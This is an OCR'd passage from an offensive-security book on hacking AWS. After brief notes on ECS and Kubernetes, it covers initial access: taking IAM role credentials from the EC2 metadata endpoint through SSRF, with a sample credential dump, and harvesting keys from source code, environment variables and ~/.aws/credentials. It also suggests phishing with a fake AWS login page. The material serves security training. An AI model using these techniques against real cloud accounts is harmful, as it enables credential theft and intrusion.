
If a company is using docker images they have to store them somewhere and it's common to use the Amazon Container Service. Here you can upload your docker images, keep track of various versions, and more.

Container Orchestration

In today's world it's all about app containerization. Most people use something like Docker when creating images of their application. Now that you have an image of your application you need a way to manage and deploy them.

ECS


According to AWS “an Amazon ECS cluster is a regional grouping of one or more container instances on which you can run task requests”. Basically what they are trying to say is that we can run our docker images on an ECS cluster.



What's nice about an ECS cluster is that it takes care of everything for you, once you create your image just add it to the ECS cluster and you're ready to go. This makes deploying and managing images super easy.

Kubernetes

ECS is AWS dependent but Kubernetes is the open source equivalent. Kubernetes serves the same purpose as ECS. Kubernetes is an open-source container-orchestration system for automating computer application deployment, scaling, and management.



Similar to ECS all you have to do is upload your application image to your cluster and it will automatically be deployed. Docker and kubernetes go hand and hand, if a company is using docker containers they will almost certainly be using something to manage those containers.

Conclusion

You should now have a basic understanding of a few services AWS offers. However, there are a hundred other services we didn't go over. If you want to get better at AWS cloud hacking you need to get better at AWS which means understanding all of the services and functionalities they provide. I would highly recommend reading/watching supplemental material around the various services AWS provides. At the very least you

need to understand the AWS CLI, EC2 instances, S3 buckets, IAM, and the other services covered in this chapter.

AWS Hacking

Introduction

Now that you have a basic understanding of how AWS works you are ready for the hacking part. Most of the methodologies and techniques used to hack AWS can be used on other cloud providers, the only difference is how the attack is pulled. This chapter will focus on attacking an AWS environment from start to finish. This book will not talk about any zero days in AWS, we will be leveraging common misconfigurations and legit functionalities.

Initial Access

The first step of cloud hacking is getting access to the target's cloud environment. There are a variety of techniques used to get cloud credentials; you just have the pick one that works for your situation.

SSRF

Server Side Request Forgery(SSRF) is a popular vulnerability normally found in web applications which involves forcing a target server to send HTTP requests to a specified host on your behalf. The HTTP response will then be shown to the attacker, unless

you're dealing with blind SSRF. If you get SSRF on a server hosted on Amazon Web Services(AWS) you can leak user credentials.

I'm not going to go over how to perform SSRF here but if you don't know what SSRF is I'll explain it a little. SSRF allows an attacker the ability to force an application to send requests on their behalf. This is often used to access resources on the internal network or resources that are behind a firewall. Portswigger has a good blog post on SSRF if you want to learn more technical details on how to exploit this vulnerability:

- https://portswigger.net/web-security/ssrf

As described earlier we know that AWS has something called an EC2 instance that basically acts as a VPS. A lot of companies use these systems to host web applications. Sometimes these web applications need access to AWS services so instead of hard coding credentials developers can utilize the Metadata Service to get the user credentials. More information on this service is documented below:

- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

This metadata server can be accessed through the REST API located at **"http:/169.254.169.254"** . This REST API is hosted on a local IP which is only accessible to the local machine, but if accessed by an attacker it could be used to do all kinds of bad things.

As stated earlier SSRF is used to force an application to make HTTP requests while showing the response to the attacker. Note the attacker must be able to view the response otherwise it is considered blind SSRF which wont work here.

If an application is hosted on an AWS EC2 instance the meta data API located at “http:/169.254.169.254” can be accessed via SSRF to steal AWS credentials. These credentials could then be used to do all kinds of things depending on their permissions. Sending a GET requests to the following endpoint will dump a list of roles that are attached to the current EC2 instance:

- http://169.254.169.254/latest/meta-data/iam/security-credentials/

Once you get a list of roles attached to the EC2 instance you can dump their credentials by making a GET requests to the following url:

- http://169.254.169.254/latest/meta-data/iam/security-credentials/%3CROLE_NAME_HERE%3E

```
{
  "Code" : "Success",
  "LastUpdated" : "2019-08-03T20:42:03Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA5A6IYGGDLBWIFH5UQ",
  "SecretAccessKey" : "sMX7//Ni2tu2hJua/fOXGfrapiq9PbyakBcJunpyR",
  "Token" :
"AgoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIQDFoFMUFs+lth0JM2lEddR/8LRHwdB
4HiT1MBpEg8d+EAIgCKqMjkjdET/XjgYGDf9/eoNh1+5Xo/tnmDXeDE+3eKIq4wMI9v/////
/////ARAAGgw4OTUzODQ4MTU4MzAiDEF3/SQw0vAVzHKrgCq3A84uZvhGAswagrFjgrWAvIj
4cJd6eI5Gcje09FyfRPmALKJymfQgpTQN9TtC/sBhIyICfni8JJvGesQZGi9c0ZFIWqdlmM/
2rdZ6GaqcZY9V+0LspbwiDK0FUjrRcquBVswSlxWs8Tr0Uhpka20mUQOBhovmVyXNzyTQUQn
BE9qgFLbYY+t86yUXmXMXxGPd4sWuLgkoCF2iPlMkgUwZq8hZvoiVf7TVQU32sgstKN7ozJi
JcgTBpa6/batscGBtNpck4LOvHzNwwYv/FuVkpC70bPhqNXVxMEcpwt4s7RkHHowdFlNpnPp
m57dfAYwZwoklWJdvtqFQ0tZHusZ65vJqyk5cZ8f3P/Cf7UlzoZPsIsarWcgfiDvkQliU9fY
6Brt7jyjrF5h7oJbW/LUS4R9SDp+qKMtUY2JmLZRovsW4GfhfLJWv7wrW81QZVC8rBKLzWFR
TLRkhlTFsS7A5JscuKoORyDxGQq/pGRsE30effdS9G1xNmzKwn45/V0XsilhTE7pOJGGopuL
fBo5KD46hVS9v1iBuvxrVxsHFz7mnD/GKiwi1hbFAKEvypagZ28qEJaarNvAdi2QOowju0X6
gU6tAFrfFVBb6ZTI4btIjHNNoT0TFW5iYD0dkD+csqC4nTVpnAG/FFBk+CAHdy5Gh/aBISO7
OQF9xKJSXkd+Syf62pg5XiMseL3n2+2+IWdDgKwhZYxeVlMbX88QYX3P9sX+OWHWidAVgTQh
Zw3xJ+VBV33EKgJ4b8Bk6mgo0kiB1hnoN0KX8RXr1axpYnJv2GHb8h/det89iwpyk77+8YcE
vRc+DGTLIcUIxDoirgck9bpP3EBXfs=",
  "Expiration" : "2019-08-04T03:16:50Z"
}
```


You can then take those credentials and use them with the AWS CLI. This will allow you to do anything that role has permissions to do. If the role has improper permissions set(Most likely) you will be able to do all kinds of things, you might even be able to take over their entire cloud network.

This has been heavily abused in the wild by attackers and a while back AWS introduced IMDSv2 which works a little differently and helps prevent certain types of SSRF from being leveraged to grab credentials.

- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html

People thought that this was going to be the end of leveraging SSRF to compromise cloud accounts. However, Amazon has stated that “Both IMDSv1 and IMDSv2 will be available and enabled by default, and customers can choose which they will use”. This means the insecure version IMDSv1 isn't going away anytime soon as it's enabled by default.

Source Code

Developers love hard coding credentials into their applications as it makes their life easier. This is always bad, unless you are an attacker then it's good for you. If you have access to an application's source code these keys are easy to spot.

- **{"aws_access_key_id":"AKIXXX55XXXXXXUCMXXX","aws_secret_access_key":"I80tXXXZWXXXVO73ezzXXXXXXXQ6bvPXXX5XXXsI"}**


If you're looking at source code you will typically want to look for AWS specific libraries and imports. For example if you see a python application importing ‘boto3’ then you can assume they are interacting with AWS so they must be passing their credentials somehow.

```
import boto3

client = boto3.client(
    's3',
    aws_access_key_id=ACCESS_KEY,
    aws_secret_access_key=SECRET_KEY,
    aws_session_token=SESSION_TOKEN
)
```

Hard coded passwords are an easy way of breaking into a target's cloud environment.

Environment Variables

Another common spot for storing AWS credentials is in environment variables. Most experienced developers know that hard coding passwords is a bad idea. However, you have to pass credentials to your application somehow and I often see people using environment variables.



It's fairly standard to check environment variables after compromising a machine.


If you do you might see something like the following:

It's always a good idea to check environment variables. You might just get lucky.

CLI

If you compromise a host where users are interacting with AWS via the CLI you can recover their credentials by looking at the following file:


- ~/.aws/credentials



As shown above the CLI saves its credentials in the **~/.aws/credentials** file. Once you have these credentials you can interact with AWS as that user.

Phishing

If all else fails you can always trust a good phishing email to get the job done. However, you will have to identify the right users to send the phishing email to, create a fake AWS sign in page, create a good email template, ect.

